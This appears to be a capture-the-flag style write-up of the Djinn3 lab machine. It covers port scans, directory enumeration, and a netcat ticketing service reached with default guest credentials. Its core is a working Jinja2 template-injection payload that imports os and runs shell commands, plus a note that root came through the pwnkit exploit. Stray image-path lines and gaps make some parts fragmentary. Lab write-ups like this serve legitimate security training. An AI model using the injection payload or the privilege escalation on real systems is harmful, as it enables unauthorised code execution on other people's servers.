Djinn3

RUSTSCAN

Users&pass's{
guest:guest (31337)


}

Port 80 (http)

PORT

```
80/tcp   open  http    syn-ack ttl 61 lighttpd 1.4.45
|_http-title: Custom-ers
|_http-server-header: lighttpd/1.4.45
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
```

LANDING PAGE



Gobuster / (common)

```
gobuster dir  -u http://192.168.119.102/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -o gobuster.common
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:                     http://192.168.119.102/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/
common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 0] [--> http://192.168.119.102/
images/]
/index.html           (Status: 200) [Size: 1414]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

Deadend


Port 5000 (http)

PORT

5000/tcp open http syn-ack ttl 61 Werkzeug httpd 1.0.1 (Python 3.6.9)
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-title: Site doesnt have a title (text/html; charset=utf-8).

GObuster / (common)

Clicking the link for ticket 4567 led me to this page



tickets id are used as a query and this ticket mentions a defualt user

SSTI via ticket title

using the nc connection in port 31337 I was able to create tickets and I made the ticket title {{7*7}} and got back 49

```
> open
Title: {{7*7}}
Description: test
```

49

Status: open
ID: 1842

Description:

test

Sorry for the bright page, we are working on some beautiful CSS

RCE

```
> open
Title: 3. {{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
Description: rce test 2
```

3. uid=33(www-data) gid=33(www-data) groups=33(www-data)


Status: open
ID: 1746

Description:

rce test 2

Sorry for the bright page, we are working on some beautiful CSS

GOT SHELL



Opened page and got shell

port 31337 (http)

PORT

337/tcp open Elite? syn-ack ttl 61
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL:
| username>
| GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
| username> password> authentication failed
| Help:
| username> password>
| RPCCheck:
| username> Traceback (most recent call last):
| File "/opt/.tick-serv/tickets.py", line 105, in <module>
| main()
| File "/opt/.tick-serv/tickets.py", line 93, in main
| username = input("username> ")
| File "/usr/lib/python3.6/codecs.py", line 321, in decode
| (result, consumed) = self._buffer_decode(data, self.errors, final)
| UnicodeDecodeError: 'utf-8' codec can't decode byte 0x80 in position 0: invalid start byte
| SSLSessionReq:
| username> Traceback (most recent call last):
| File "/opt/.tick-serv/tickets.py", line 105, in <module>
| main()
| File "/opt/.tick-serv/tickets.py", line 93, in main
| username = input("username> ")
| File "/usr/lib/python3.6/codecs.py", line 321, in decode
| (result, consumed) = self._buffer_decode(data, self.errors, final)
| UnicodeDecodeError: 'utf-8' codec can't decode byte 0xd7 in position 13: invalid continuation
byte
| TerminalServerCookie:
| username> Traceback (most recent call last):
| File "/opt/.tick-serv/tickets.py", line 105, in <module>
| main()
| File "/opt/.tick-serv/tickets.py", line 93, in main
| username = input("username> ")
| File "/usr/lib/python3.6/codecs.py", line 321, in decode
| (result, consumed) = self._buffer_decode(data, self.errors, final)
|_   UnicodeDecodeError: 'utf-8' codec can't decode byte 0xe0 in position 5: invalid continuation byte

Connects via nc

```
┌──(kali㉿kali)-[~/provinggrounds/Djinn3/test]
└─$ nc 192.168.119.102 31337
username> guest
password> guest

Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me

Enter "help" to get the list of available commands.

> help

        help        Show this menu
        update      Update the ticketing software
        open        Open a new ticket
        close       Close an existing ticket
        exit        Exit

>
```

PrivEsc

SUIDs

```
/bin/su
/bin/umount
/bin/mount
/bin/fusermount
/bin/ping
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Got root via pwnkit